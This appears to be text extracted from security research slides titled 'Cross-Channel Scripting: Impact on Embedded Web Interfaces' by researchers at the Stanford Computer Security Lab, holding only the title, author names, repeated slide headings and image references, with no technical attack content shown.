




Cross-Channel Scripting


Impact on Embedded Web Interfaces

Hristo Bojinov Elie Bursztein Dan Boneh
Stanford Computer Security Lab


Cross-channel scripting




Cross-channel scripting




Cross-channel scripting



